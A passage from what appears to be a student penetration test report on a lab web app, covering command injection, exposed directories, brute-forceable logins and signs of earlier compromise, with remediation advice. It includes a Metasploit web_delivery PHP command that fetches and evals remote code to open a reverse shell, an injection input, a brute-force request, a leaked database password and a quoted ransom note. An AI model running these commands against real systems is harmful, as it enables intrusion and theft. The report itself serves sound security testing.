[*] Meterpreter session 1 opened (192.168.37.8:4444 → 192.168.38.8:48840) at 2022-03-16 14:20:18 +0000

meterpreter > ls
Listing: /srv/coursework/storage/app/public/uploads
===================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  69    fil   2021-07-21 17:23:19 +0100  1626254474Initial_Project_Overview.pdf.exe
100644/rw-r--r--  5     fil   2022-03-16 12:24:27 +0000  1647433467test.txt
100644/rw-r--r--  1113  fil   2022-03-16 14:19:04 +0000  1647440344shell.php

meterpreter >
```





```
meterpreter > run post/linux/gather/checkvm

[!] SESSION may not be compatible with this module (missing Meterpreter features: core commands)
[*] Gathering System info ....
[-] Failed to open file: /proc/scsi/scsi: core_channel_open: Operation failed: 1
[+] This appears to be a 'VMware' virtual machine
meterpreter >
```

Once the source code was accessed, it was clear to see some highlighted vulnerabilities, such as disabling CSRF on certain pages and the wide-open CORS policy.

</td></tr>
</table>

	Once the source code was accessed, it was clear to see some highlighted vulnerabilities, such as disabling CSRF on certain pages and the wide-open CORS policy.
	
	`protected $except = [`
	`    '/admin/changerole',`
	`    '/passwordreset',`
	`    '/forgot'`
	
	`'paths' => ['api/*', 'sanctum/csrf-cookie'],`
	`'allowed_methods' => ['*'],`
	`'allowed_origins' => ['*'],`
	`'allowed_origins_patterns' => [],`
	`'allowed_headers' => ['*'],`
	Analysing the running services on the docker container, Nginx PHP-FPM daemon was running. It's been confirmed this system version is not vulnerable to CVE-2019-11043 as a PHP-FPM RCE exploit.

Recommended Actions	File uploads should be sanitised for dangerous file types and if being processed by the webserver, need to escape any content from being interpreted.

HCR-N010 – Files & Directories Accessible	
Risk Rating (OWASP)	High (Likelihood: 6.38; Impact: 3)
Severity Rating (CVSS)	Medium - CVSS-5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
Reference(s)	CWE-552
Observations	Directory Accessibility. Using DirBuster, it was possible to enumerate several directories, a large majority of which were accessible to an unauthenticated user. These directories contained scripts, libraries and uploaded sensitive data from users. 
Impact	It was possible to download files directly from the server unauthenticated. Files, such as a list of 'attendees'. 
Recommended Actions	Directories require authorisation checks on webpage routing.

```
Dir   /fonts/                                                200     864
File  /backup2/shadow.txt                                    200    1859
Dir   /fonts/Linearicons-Free-v1.0.0/                        200     669
File  /profile                                               302    1519
File  /css/app.css                                           200     411
Dir   /fonts/font-awesome-4.7.0/                             200     984
File  /css/chat.css                                          200    4926
Dir   /fonts/font-awesome-4.7.0/fonts/                       200    1199
File  /css/fonts.css                                         200   13460
Dir   /fonts/font-awesome-4.7.0/css/                         200     678
Dir   /fonts/iconic/                                         200     620
File  /css/main.css                                          200   11182
Dir   /fonts/poppins/                                        200    2671
File  /css/material-dashboard-rtl.css                        200   29274
Dir   /fonts/iconic/css/                                     200     684
Dir   /fonts/iconic/fonts/                                   200    1095
File  /css/material-dashboard.css                            200  448301
File  /css/util.css                                          200   87124
File  /css/material-dashboard.min.css                        200  340575
File  /css/material-dashboard.css.map                        200  941515
Dir   /fonts/Linearicons-Free-v1.0.0/WebFont/                200    1078
File  /login                                                 200    6518
File  /fonts/Linearicons-Free-v1.0.0/icon-font.min.css       200    7670
Dir   /fonts/font-awesome-4.7.0/less/                        200    2093
Dir   /fonts/font-awesome-4.7.0/scss/                        200    2106
File  /fonts/font-awesome-4.7.0/HELP-US-OUT.txt              200     653
File  /fonts/font-awesome-4.7.0/fonts/FontAwesome.otf        200  136709
File  /fonts/font-awesome-4.7.0/fonts/fontawesome-webf...    200  168140
File  /fonts/font-awesome-4.7.0/css/font-awesome.css         200   40060
File  /fonts/font-awesome-4.7.0/css/font-awesome.min.css     200   31313
File  /fonts/font-awesome-4.7.0/fonts/fontawesome-webf...    200  447366
File  /fonts/font-awesome-4.7.0/fonts/fontawesome-webf...    200  167942
File  /fonts/font-awesome-4.7.0/fonts/fontawesome-webf...    200   93725
File  /fonts/font-awesome-4.7.0/fonts/fontawesome-webf...    200   73778
File  /fonts/poppins/Poppins-Black.ttf                       200  139652
File  /fonts/poppins/Poppins-BlackItalic.ttf                 200  156864
File  /fonts/poppins/Poppins-Bold.ttf                        200  141765
File  /fonts/poppins/Poppins-BoldItalic.ttf                  200  161615
File  /fonts/poppins/Poppins-ExtraBold.ttf                   200  140615
File  /fonts/poppins/Poppins-ExtraBoldItalic.ttf             200  159949
File  /fonts/poppins/Poppins-ExtraLight.ttf                  200  148580
File  /fonts/poppins/Poppins-ExtraLightItalic.ttf            200  172474
```

```
User-agent: *
Disallow: /IntroductoryProjectLecture/attendees.xlsx
```

Opening attendees.xlsx

You have chosen to open:

attendees.xlsx

which is: Excel 2007 spreadsheet (19.0 KB)


from: http://192.168.38.8

What should Firefox do with this file?

● Open with Engrampa Archive Manager (default)


○ Save File

□ Do this automatically for files like this from now on.

HCR-N011 – Vulnerable and Outdated Components	
Risk Rating (OWASP)	Low (Likelihood: 4.5; Impact: 2.75)
Severity Rating (CVSS)	Medium - CVSS-5.1 (AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L/E:P/RL:O/RC:C)
Reference(s)	CWE-1035, CVE-2021-23017
Observations	Nessus identified the running version of Nginx was vulnerable to a byte memory overwrite exploit. This was highlighted as 'High' without confirmation analysis.  HIGH nginx 0.6.x < 1.20.1 1-Byte Memory Overwrite RCE **See Also** http://mailman.nginx.org/pipermail/nginx-announce/2021/000300.html http://nginx.org/download/patch.2021.resolver.txt **Plugin Information** ID: 150154 Version: 1.6 Type: combined Published: June 3, 2021 Modified: October 19, 2021 **Risk Information** Risk Factor: Medium CVSS v3.0 Base Score: 9.4 CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C CVSS v3.0 Temporal Score: 8.4 CVSS Base Score: 6.8 CVSS Vector: CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C CVSS Temporal Score: 5.3 IAVM Severity: I **Vulnerability Information** CPE: cpe:/a:nginx:nginx
Impact	Having confirmed this through testing and checking the server configuration via another exploit, it can be confirmed this instance is not vulnerable. The Nginx Resolver is not configured, or in use. This is a vulnerable software version to which Nginx resolver may be used in the future or could be implemented by an attacker via another exploit for further gain.
Recommended Actions	It's recommended software versions from 3rd parties are monitored and kept up-to-date via a patch manager.

<table>
<tr><th colspan="2">HCR-N012 – Remote Code Execution</th></tr>
<tr><td>Risk Rating (OWASP)</td><td>Medium (Likelihood: 4.5; Impact: 5.5)</td></tr>
<tr><td>Severity Rating (CVSS)</td><td>High - CVSS-8.3 (AV:N/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L)</td></tr>
<tr><td>Reference(s)</td><td>CWE-77</td></tr>
<tr><td>Observations</td><td>

The API that generates the admin log view uses a version of PHP executable interaction with the system allowing direct command injection.




Log File

test;ls -al

total 60 drwxr-xr-x 1 www-data www-data 4096 Jul 28 2021 . drwxr-xr-x 1 www-data www-data 4096 Jul 28 2021 .. -rw-r--r-- 1 www-data www-data 603 Jun 15 2021 .htaccess drwxr-xr-x 1 www-data www-data 4096 Jul 9 2021 IntroductionaryProjectLecture drwxr-xr-x 1 www-data www-data 4096 Jul 9 2021 backup2 drwxr-xr-x 1 www-data www-data 4096 Jul 20 2021 css -rw-r--r-- 1 www-data www-data 0 Jun 15 2021 favicon.ico drwxr-xr-x 1 www-data www-data 4096 Jan 6 2018 fonts drwxr-xr-x 1 www-data www-data 4096 Feb 10 2020 fullcalendar drwxr-xr-x 1 www-data www-data 4096 Jul 20 2021 images -rw-r--r-- 1 www-data www-data 1735 Jun 15 2021 index.php drwxr-xr-x 1 www-data www-data 4096 Jul 20 2021 js -rw-r--r-- 1 www-data www-data 69 Jul 9 2021 robots.txt lrwxrwxrwx 1 root root 35 Jul 28 2021 storage -> /srv/coursework/storage /app/public/ drwxr-xr-x 1 www-data www-data 4096 Jan 6 2018 vendor -rw-r--r-- 1 www-data www-data 1183 Jun 15 2021 web.config


</td></tr>
<tr><td>Impact</td><td>

This vulnerability can be further exploited to gain shell access as the www-data user to the webserver, accessing source code, the SQL database and manipulating system files.



```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.8:4444
[*] Using URL: http://0.0.0.0:4445/ZqDr0ha6xPKDO
msf6 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.37.8:4445/ZqDr0ha6xPKDO
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.37.8:4445/ZqDr0ha6xPKDO', false, stream_context_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
[*] 192.168.38.8     web_delivery - Delivering Payload (1113 bytes)
[*] Sending stage (39282 bytes) to 192.168.38.8
[*] Meterpreter session 1 opened (192.168.37.8:4444 -> 192.168.38.8:40276) at 2022-04-09 11:41:18 +0100

msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                   Information                  Connection
  --  ----  ----                   -----------                  ----------
  1         meterpreter php/linux  www-data (33) @ 5438a81f4117  192.168.37.8:4444 -> 192.168.38.8:40276 (192.168.38.8)

msf6 exploit(multi/script/web_delivery) > session -i 1
[-] Unknown command: session
msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```



The SQL credentials harvested during the SQL injection analysis can then be used to connect to the database service.



```
mysql -u napier -p coursework
Enter password: Napier123
```


This can only be exploited if authenticated as an Admin user. It can be done using a simple URL and social engineering or via privilege escalation attempts previously discussed.

</td></tr>
<tr><td>Recommended Actions</td><td>If system commands are required, ensure these are statically programmed and not using untrusted user input.</td></tr>
</table>

HCR-N013 – Unrestricted Excessive Login Attempts	
Risk Rating (OWASP)	High (Likelihood: 6.25; Impact: 5.0)
Severity Rating (CVSS)	CVSS-7.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)
Reference(s)	CWE-307
Observations	The login system does not strictly control the number or frequency of login attempts made by a single user and appears to have no lockout functionality or human verification factor.
Impact	Using Burpsuite's intruder method, it was possible to brute force the password for a lecture account discovered during the information-gathering phase. This can compromise accounts, as well as lead to a denial-of-service attack.  POST /custom-login HTTP/1.1 Host: 192.168.98.8 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 95 Origin: http://192.168.98.8 Connection: close Referer: http://192.168.98.8/custom-login Cookie: XSRF-TOKEN=[illegible]; laravel_session=[illegible] Upgrade-Insecure-Requests: 1 _token=[illegible]&email=b.buchanan%40napier.ac.uk&password=§Napier1234§  falkirk 200 □ 2 □ 9909
Recommended Actions	It's recommended that a sufficient password policy be implemented, a lockout timer added, and the use of human verification added to repeat form submissions.

5. SIGNS OF PREVIOUS MALICIOUS ACTIVITY


A. An antivirus test file was discovered disguised as a legitimate document in the storage directory, where files can be uploaded as a user. This might suggest an attacker conducting reconnaissance on the system's defence capabilities.



```
../
1626254474Initial_Project_Overview.pdf.exe          21-Jul-2021 16:23                  69
```

Figure 3

B. Within the users' messages table, ransomware messages were discovered suggesting an attacker attempting to monetise post-exploitation.



Message

Sent By
Anon_naghmeh_1337

Datetime
2021-07-13 15:48:00

Message
Oh no!!! My computer! What have you done?

Message

Sent By
eve

Datetime
2021-07-13 15:50:21

Message
YOUR FILES HAVE BEEN ENCRYPTED! They will be deleted within 24 hours if you do not transfer £5000 worth of Dogecoin to the wallet: DBXu2kgc3xtvVUWFcxF73r9hEYgmuBaCyD Do not bother contacting the IS service desk. We use military grade encryption. NO ONE CAN CRACK IT! Time is ticking. Tik Tok. Make every second count.

Figure 4

C. There is evidence of an old password dump in an usual location, uncovered during the local file intrusion scanning. This password dump contains users that are no longer present in the system, suggesting an attack that may have been some time ago. The user's password 'john' is stored in a salted SHA-512 format and previously held the same permissions as the root user.




Figure 5

6. RECOMMENDATIONS

To conclude this report, the discussed findings are severe. Given the exploitations outlined, this web application would easily fall prey to attack. It's recommended that repairs be prioritised in line with the risk rating contextualised to your environment. Where appropriate, remediation advice has been provided with reference to the Common Weakness Enumeration (CWE) database. You will find more detail about the outlined vulnerability and how it can be avoided in the future.

More generally, an application of this scale should never pass the development stages with such flaws. The testing was conducted using OWASP's web testing guide (OWASP Foundation, 2020), a small part of their overall framework for secure development. Their SDLC highlights the necessary steps that should be taken in the development of applications, including threat modelling in the planning stages and automated static code reviews at each development stage. It's recommended industry-standard tools are utilised, such as SonarQube[6] to catch basic implementation vulnerabilities such as command injection and CSRF.





Figure 6

It can be alarming at this stage in development, when a penetration test is commissioned, that vulnerabilities of such simplicity are located. Having gained access to the Helper-X source code via multiple shell access vulnerabilities, it was possible to analyse this for demonstration purposes.

[6] www.sonarqube.org



Status: To review
Overall code
Security Hotspots Reviewed 0.0%

35 Security Hotspots to review

Review priority: HIGH

Cross-Site Request Forgery (CSRF) 1

Make sure disabling CSRF protection is safe here.

TO REVIEW

Review priority: MEDIUM

Denial of Service (DoS) 15

Weak Cryptography 2

Make sure disabling CSRF protection is safe here.

Disabling CSRF protections is security-sensitive php:S4502

Category: Cross-Site Request Forgery (CSRF)

Review priority: HIGH

Assignee: Not assigned

Status: To review
This Security Hotspot needs to be reviewed to asses whether the code poses a risk.

CSN10107/app/app/Http/Middleware/VerifyCsrfToken.php

```
    /**
     * The URIs that should be excluded from CSRF verification.
     *
     * @var array
     */
    protected $except = [
        '/admin/changerole',
```

Figure 7

Sonar discovered 35 security issues and 163 bugs in Helper-X within minutes. While this automated scanning is no substitute for a thorough penetration test after the initial development, it should be completed at each stage of progress.

It's recommended that due to the number of vulnerabilities uncovered and the resource limitations applied to this test, another penetration test is scheduled upon the completion of more rigorous in-house testing and the remediation of the highlighted bugs. In addition to this, investing in secure coding courses for your developers and training on the secure development lifecycle for senior staff will enable the development of a higher quality application.

7. EVALUATION OF TESTING METHODS & LITRATURE

The OWASP framework provided a founded testing process with the relevant tools to highlight several vulnerabilities, further to those highlighted in the report. Where possible, automated tools were used but manual analysis was required for several more challenging vulnerabilities.

The risk and severity ratings using both OWASP and CVSS may confuse as they both supply a different perspective on the vulnerability. Both scores did meet a general rating on most occasions, however there were some vastly different scenarios presented in this report.

Further to the use of automated tools with web applications requiring a verity of authentications, a proxy should be used on the testing machine to monitor and append cookies to all requests to aid in the scope a tool has in ensuring all tools have authenticated access to the site. Some tools supported adding authentication cookies, while others did not, making their preview limited.

[THE FOLLOWING REFERENCE CONTENT HAS BEEN EXCLUDED FROM THE WORD COUNT]

8. REFERENCES

Bolli, D. B., Teja, C. S., Mangesh, A., Agrawal, K., Bhagavan Bolli, D., Teja, C., Budhwani, T. P., Sehgal, L., Dharia, J. N., & Aggarwal, A. (2022). *Design Engineering Offensive Web Application Security Framework*. https://doi.org/10.13140/RG.2.2.22309.37604

Bozic, J., Li, Y., & Wotawa, F. (2020). Ontology-driven Security Testing of Web Applications. *Proceedings - 2020 IEEE International Conference on Artificial Intelligence Testing, AITest 2020*, 115–122. https://doi.org/10.1109/AITEST49225.2020.00024

Spring, J., Hatleback, E., Householder, A., Manion, A., & Shick, D. (2020). *CERTCC/SSVC: Stakeholder-Specific Vulnerability Categorization*. GitHub. https://github.com/CERTCC/SSVC

Dalalana Bertoglio, D., & Zorzo, A. F. (2017). Overview and open issues on penetration test. *Journal of the Brazilian Computer Society*, *23*(1), 1–16. https://doi.org/10.1186/S13173-017-0051-1/FIGURES/6

Duc Thai, N., Chi Minh City, H., & Huu Hieu, N. (2019). A Framework for Website Security Assessment. *Proceedings of the 2019 7th International Conference on Computer and Communications Management*. https://doi.org/10.1145/3348445

Jain, T., & Jain, N. (2019). Framework for Web Application Vulnerability Discovery and Mitigation by Customizing Rules Through ModSecurity. *2019 6th International Conference on Signal Processing and Integrated Networks, SPIN 2019*, 643–648. https://doi.org/10.1109/SPIN.2019.8711673

van den Hout, N. J. (2019). *Standardised Penetration Testing? Examining the Usefulness of Current Penetration Testing Methodologies*. https://www.researchgate.net/publication/335652869

OWASP Foundation. (2020). *WSTG - Stable*. OWASP. https://owasp.org/www-project-web-security-testing-guide/stable/

OWASP, & Williams, J. (2014). *OWASP Risk Rating Methodology | OWASP Foundation*. https://owasp.org/www-community/OWASP_Risk_Rating_Methodology

PCI. (2008). Information Supplement: Requirement 6.6 Code Reviews and Application Firewalls Clarified. *Security Standards Council*, *6.6*.

PTES Team. (2014). *The Penetration Testing Execution Standard*. http://www.pentest-standard.org/index.php/Main_Page

Raj, S., & Walia, N. K. (2020). A Study on Metasploit Framework: A Pen-Testing Tool. *2020 International Conference on Computational Performance Evaluation, ComPE 2020*, 296–302. https://doi.org/10.1109/COMPE49325.2020.9200028

Rathore, B., Brunner, M., Dilaj, M., Herrera, O., Brunati, P., Subramaniam, R., Raman, S., & Chavan, U. (2006). Information Systems Security Assessment Framework (ISSAF) Draft 0.2. 1B. *Open Information Systems Security Group*.

Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Special Publication 800-115 Technical Guide to Information Security Testing and Assessment Recommendations of the National Institute of Standards and Technology*. https://doi.org/10.6028/NIST.SP.800-115

Shah, S., & Mehtre, B. M. (2015). An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques*, *11*(1), 27–49. https://doi.org/10.1007/S11416-014-0231-X/TABLES/13

Shanley, A., & Johnstone, M. N. (2015). Selection of penetration testing methodologies: A comparison and evaluation. *Australian Information Security Management Conference*, 65–72. https://doi.org/10.4225/75/57b69c4ed938d

Soleimani, H., Hadavi, M. A., & Bagherdaei, A. (2018). WAVE: Black-Box Detection of XSS, CSRF and Information Leakage Vulnerabilities. *2017 14th International ISC (Iranian Society of Cryptology) Conference on Information Security and Cryptology, ISCISC 2017*, 99–104. https://doi.org/10.1109/ISCISC.2017.8488361

Spring, J., Hatleback, E., Householder, A., Manion, A., & Shick, D. (2021). Time to Change the CVSS? *IEEE Security and Privacy*, *19*(2), 74–78. https://doi.org/10.1109/MSEC.2020.3044475

Vithanage, N. M., & Jeyamohan, N. (2016). WebGuardia - an integrated penetration testing system to detect web application vulnerabilities. *2016 International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET)*, 221–227. https://doi.org/10.1109/WiSPNET.2016.7566124

